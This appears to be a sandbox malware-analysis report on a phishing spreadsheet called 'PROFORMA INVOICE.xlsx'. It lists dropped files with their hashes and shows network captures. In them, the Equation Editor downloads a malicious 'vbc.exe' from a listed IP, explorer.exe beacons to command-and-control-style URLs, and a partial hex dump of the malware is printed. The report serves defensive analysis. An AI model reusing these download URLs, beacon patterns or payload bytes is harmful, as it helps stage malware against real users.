Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT...Programs..f.....:..hT.*.....<.....P.r.o.g.r.a.m.s...@. s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....".WINDOW~1..R.... ...:.,..:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5864064270168288
Encrypted:	false
SSDEEP:	96:chQCAMqGqvsqvJCwoLz8hQCAMqGqvsEHyqvJCworJzG7KrlHggx8+lUVdBb:cm7oLz8mvHnorJzGmigx87Bb
MD5:	46F08F94CD341EF8C7FBA87CBCE16DA9
SHA1:	9CFAA57A020F6B91F77BF33DFB601AA37E0C8BCA
SHA-256:	08A7E978FECF8831DA15E753F1BDE5AFA2C5E9E346AEA2D779025F125FECF54D
SHA-512:	CA273C0212C496649A36420342F519F36397A4682853EE763104175C0701F312BF7DA82C2FC688F45E7D8EDF977CF3CE9694FF1A94DFBAC24051599068BCC1D5
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT...Programs..f.....:..hT.*.....<.....P.r.o.g.r.a.m.s...@. s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....".WINDOW~1..R.... ...:.,..:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	731648
Entropy (8bit):	7.625561793309267
Encrypted:	false
SSDEEP:	12288:WQ4QvzJDpg1Hu8jdWmNPNZ0Lwrftg3znNWTTgbSbRdpGReKfgOz6:/4Qvl1g1OC90Mrfm3zncTTRRiZgR
MD5:	F7ECD12D134AAF3541396C78337CE672
SHA1:	BB41A84D4F5EEF537E41CF4BDE375C99BFF86A04
SHA-256:	EC2F5710FDF33C7B843829EBD9F088B15141B643B4354DD92D39B6E290CECA70
SHA-512:	EF70EB852B370E5F29CA4D27584A3FAAD34A629C857E135F434B21E483C24FC813FE97FFF77EB73DAE428FD3E97FB82C3564EAE03A18D8BFD0F1A71BA3C9F77A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Og.b.....0.. .....?... ...@....@.. ....@.....>..O....@.....`..... ..... ..H.....text..... ... ..... ..`.rsrc.....@....."..... ..@..@.reloc.....`.....(.....@..B.....>.....H.....G.....=.....&.(.....*F.(.....(.....**..(.....*....(.....*....(.....*....(.....*..{....*"..}....*&.(.....*F.(.....(.....**..(.....*....(.....*....(.....*..0.....(.....o.....o.....+..*.0.....(.....o.....o.....+..*....0.....(.....o.....o.....+..*....0.. .....(.....o.....o.....o$....+..*.0.. .....(.....o.....o.....o$....+..*.(....o....*.(....o....*

C:\Users\user\Desktop\~$PROFORMA INVOICE.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data

Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	unknown
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	731648
Entropy (8bit):	7.625561793309267
Encrypted:	false
SSDEEP:	12288:WQ4QvzJDpg1Hu8jdWmNPNZ0Lwrftg3znNWTTgbSbRdpGReKfgOz6:/4Qvl1g1OC90Mrfm3zncTTRRiZgR
MD5:	F7ECD12D134AAF3541396C78337CE672
SHA1:	BB41A84D4F5EEF537E41CF4BDE375C99BFF86A04
SHA-256:	EC2F5710FDF33C7B843829EBD9F088B15141B643B4354DD92D39B6E290CECA70
SHA-512:	EF70EB852B370E5F29CA4D27584A3FAAD34A629C857E135F434B21E483C24FC813FE97FFF77EB73DAE428FD3E97FB82C3564EAE03A18D8BFD0F1A71BA3C9F77A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Og.b.....0.. .....?... ...@....@.. ....@.....>..O....@.....`..... ..H.....text..... ... ..... ..`.rsrc.....@....."..... ..@..@.reloc.....`.....(.....@..B.....>.....H.....G.....=.....&.(.....*F.(.....(.....**..(.....*....(.....*....(.....*....(.....*..{....*"..}....*&.(.....*F.(.....(.....**..(.....*....(.....*....(.....*..0.....(.....o.....o.....+..*.0.....(.....o.....o.....+..*....0.....(.....o.....o.....+..*....0.. .....(.....o.....o.....o$....+..*.0.. .....(.....o.....o.....o$....+..*.(....o....*.(....o....*

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.91695700296717
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PROFORMA INVOICE.xlsx
File size:	95744
MD5:	5b9ddbdf0a0af0788eeceeacec2f0295
SHA1:	77687d59abbd0b3c4eecc80abbe30d33a47e781c
SHA256:	e11f7d510b899e00e0cf10dc360400fd38f180e9c72f42c465c3a470075cd9ea
SHA512:	1657e35379aa82abe0edd01da1cf97cb6bbabcde9788c2e7b433f12df627320f29a519a502d71e66b39a40cd5dd908594c907cd69eacbceab797bfac6085ccf7
SSDEEP:	1536:c3ir/an65WHrmE9mfKMkBIvMBMVMO9C9SpX5xhhgD7uJbbi+7MgFlUveeAM:cSW68Lm/fKMk6tHCWToIXi+/nTF
TLSH:	A493E080781E8C1CD8EABA3CA3555E66BB14DF308D6F8070EFBE78C910B7856D9D5126
File Content Preview:	.....>.....


File Icon



Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:10:55.284567118 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.399624109 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.399729967 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.400794983 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518570900 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518635035 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518676043 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518706083 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518713951 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518743038 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518749952 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518757105 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518769026 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518815041 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518822908 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518857956 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518878937 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518902063 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518910885 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518944979 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.518949986 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518989086 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.518989086 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.519037008 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.589246035 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632600069 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632638931 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632666111 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632689953 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632719040 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632745981 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632770061 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632795095 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632812977 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632819891 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632848024 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632852077 CEST	80	49173	198.12.89.166	192.168.2.22

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:10:55.632853985 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632858038 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632880926 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632882118 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632894039 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632908106 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632936001 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632936001 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632949114 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632962942 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632986069 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.632987022 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.632997990 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.633013010 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.633037090 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.633038044 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.633047104 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.633064985 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.633080959 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.633090019 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.633116007 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.633116007 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.633124113 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.633155107 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.637650013 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.746747971 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.746808052 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.746855021 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.746886015 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.746917963 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.746943951 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.746974945 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.746977091 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747009993 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747040033 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747040987 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747072935 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747104883 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747116089 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747131109 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747169018 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747172117 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747200012 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747217894 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747234106 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747261047 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747263908 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747291088 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747319937 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747334003 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747349977 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747380972 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747402906 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747409105 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747438908 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747457981 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747471094 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747503996 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747520924 CEST	49173	80	192.168.2.22	198.12.89.166

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:10:55.747533083 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747566938 CEST	80	49173	198.12.89.166	192.168.2.22
May 14, 2022 15:10:55.747586966 CEST	49173	80	192.168.2.22	198.12.89.166
May 14, 2022 15:10:55.747596025 CEST	80	49173	198.12.89.166	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:12:19.370465040 CEST	55868	53	192.168.2.22	8.8.8.8
May 14, 2022 15:12:19.395308971 CEST	53	55868	8.8.8.8	192.168.2.22
May 14, 2022 15:12:24.475665092 CEST	49688	53	192.168.2.22	8.8.8.8
May 14, 2022 15:12:24.609047890 CEST	53	49688	8.8.8.8	192.168.2.22
May 14, 2022 15:12:36.769105911 CEST	58836	53	192.168.2.22	8.8.8.8
May 14, 2022 15:12:36.791018009 CEST	53	58836	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 14, 2022 15:12:19.370465040 CEST	192.168.2.22	8.8.8.8	0xceee	Standard query (0)	www.employeebnsf.com	A (IP address)	IN (0x0001)
May 14, 2022 15:12:24.475665092 CEST	192.168.2.22	8.8.8.8	0xc4a9	Standard query (0)	www.dems-clicks.com	A (IP address)	IN (0x0001)
May 14, 2022 15:12:36.769105911 CEST	192.168.2.22	8.8.8.8	0xca6d	Standard query (0)	www.carini clinicalconsulting.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 15:12:19.395308971 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.employeebnsf.com		185.53.179.171	A (IP address)	IN (0x0001)
May 14, 2022 15:12:24.609047890 CEST	8.8.8.8	192.168.2.22	0xc4a9	No error (0)	www.dems-clicks.com		5.183.8.183	A (IP address)	IN (0x0001)
May 14, 2022 15:12:36.791018009 CEST	8.8.8.8	192.168.2.22	0xca6d	No error (0)	www.carini clinicalconsulting.com		104.21.75.67	A (IP address)	IN (0x0001)
May 14, 2022 15:12:36.791018009 CEST	8.8.8.8	192.168.2.22	0xca6d	No error (0)	www.carini clinicalconsulting.com		172.67.215.254	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.12.89.166
- www.employeebnsf.com
- www.dems-clicks.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	198.12.89.166	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:10:55.400794983 CEST	2	OUT	GET /55/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.12.89.166 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:10:55.518570900 CEST	3	IN	HTTP/1.1 200 OK Date: Sat, 14 May 2022 13:10:55 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Sat, 14 May 2022 08:24:47 GMT ETag: "b2a00-5def4862be45b" Accept-Ranges: bytes Content-Length: 731648 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 4f 67 7f 62 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 20 0b 00 00 08 00 00 00 00 00 00 0a 3f 0b 00 00 20 00 00 00 40 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b8 3e 0b 00 4f 00 00 00 00 40 0b 00 c4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 10 1f 0b 00 00 20 00 00 00 20 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 c4 05 00 00 00 40 0b 00 00 06 00 00 00 22 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0b 00 00 02 00 00 00 28 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 3e 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 88 b9 01 00 80 47 01 00 03 00 00 00 9d 00 00 06 08 01 03 00 b0 3d 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 26 02 28 1b 00 00 0a 00 00 2a 46 02 28 1b 00 00 0a 00 00 02 03 28 07 00 00 06 00 2a 2a 02 03 28 1c 00 00 0a 00 00 2a 2e 02 03 04 28 1d 00 00 0a 00 00 2a 2e 02 03 04 28 1e 00 00 0a 00 00 2a 1e 02 7b 01 00 00 04 2a 22 02 03 7d 01 00 00 04 2a 26 02 28 01 00 00 06 00 00 2a 46 02 28 01 00 00 06 00 00 02 03 28 07 00 00 06 00 2a 2a 02 03 28 03 00 00 06 00 00 2a 2e 02 03 04 28 04 00 00 06 00 00 2a 2e 02 03 04 28 05 00 00 06 00 00 2a 00 13 30 02 00 18 00 00 00 01 00 00 11 00 28 c2 01 00 06 02 6f 1f 00 00 0a 0a 06 6f d4 01 00 06 0b 2b 00 07 2a 13 30 02 00 18 00 00 00 02 00 00 11 00 28 c2 01 00 06 02 6f 1f 00 00 0a 0a 06 6f d7 01 00 06 0b 2b 00 07 2a 13 30 02 00 19 00 00 00 03 00 00 11 00 28 c2 01 00 06 02 6f 1f 00 00 0a 0a 06 03 6f da 01 00 06 0b 2b 00 07 2a 00 00 00 13 30 02 00 19 00 00 00 03 00 00 11 00 28 c2 01 00 06 02 6f 1f 00 00 0a 0a 06 03 6f d9 01 00 06 0b 2b 00 07 2a 00 00 00 13 30 02 00 20 00 00 00 03 00 00 11 00 28 c2 01 00 06 02 6f 1f 00 00 0a 0a 06 03 6f d5 01 00 06 00 06 6f 24 02 00 06 0b 2b 00 07 2a 13 30 02 00 20 00 00 00 03 00 00 11 00 28 c2 01 00 06 02 6f 1f 00 00 0a 0a 06 03 6f d8 01 00 06 00 06 6f 24 02 00 06 0b 2b 00 07 2a 2e 28 85 01 00 06 6f 8c 01 00 06 2a 2e 28 85 01 00 06 6f 8d 01 00 06 2a 2e 28 85 01 00 06 6f 8e Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELOgb0 ? @@ @>O@` H.text `.rsrc@"@@.reloc`(@B>HG=&(*F((**(*.(*.(*{*"}*&(*F((**(*.(*.(*0(oo+*0(oo+*0(oo+*0(oo+*0 (ooo$+*0 (ooo$+*.(o*.(o*.(o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	185.53.179.171	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:12:19.439414024 CEST	775	OUT	GET /n6g4/?ohA=4hdXYFAH&Rju=/8Ga1vKBK5Zv+SvpDfc9R87wDDB6IH5FC+aL3DgDAA8ZWL71dgMkGG8I5dFlam/RYjehgQ== HTTP/1.1 Host: www.employeebnsf.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 14, 2022 15:12:19.455019951 CEST	776	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Sat, 14 May 2022 13:12:19 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49175	5.183.8.183	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:12:24.748725891 CEST	777	OUT	GET /n6g4/?Rju=oW3KVVYfOUtMWnx9E4fO+4eOl+SZoa0wNCifvEB8Y9jnCg3EyPPrm8173PHAA8seoyylQg==&ohA=4hdXYFAH HTTP/1.1 Host: www.dems-clicks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:12:24.983777046 CEST	777	IN	HTTP/1.1 404 Not Found Date: Sat, 14 May 2022 13:12:24 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 281 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 64 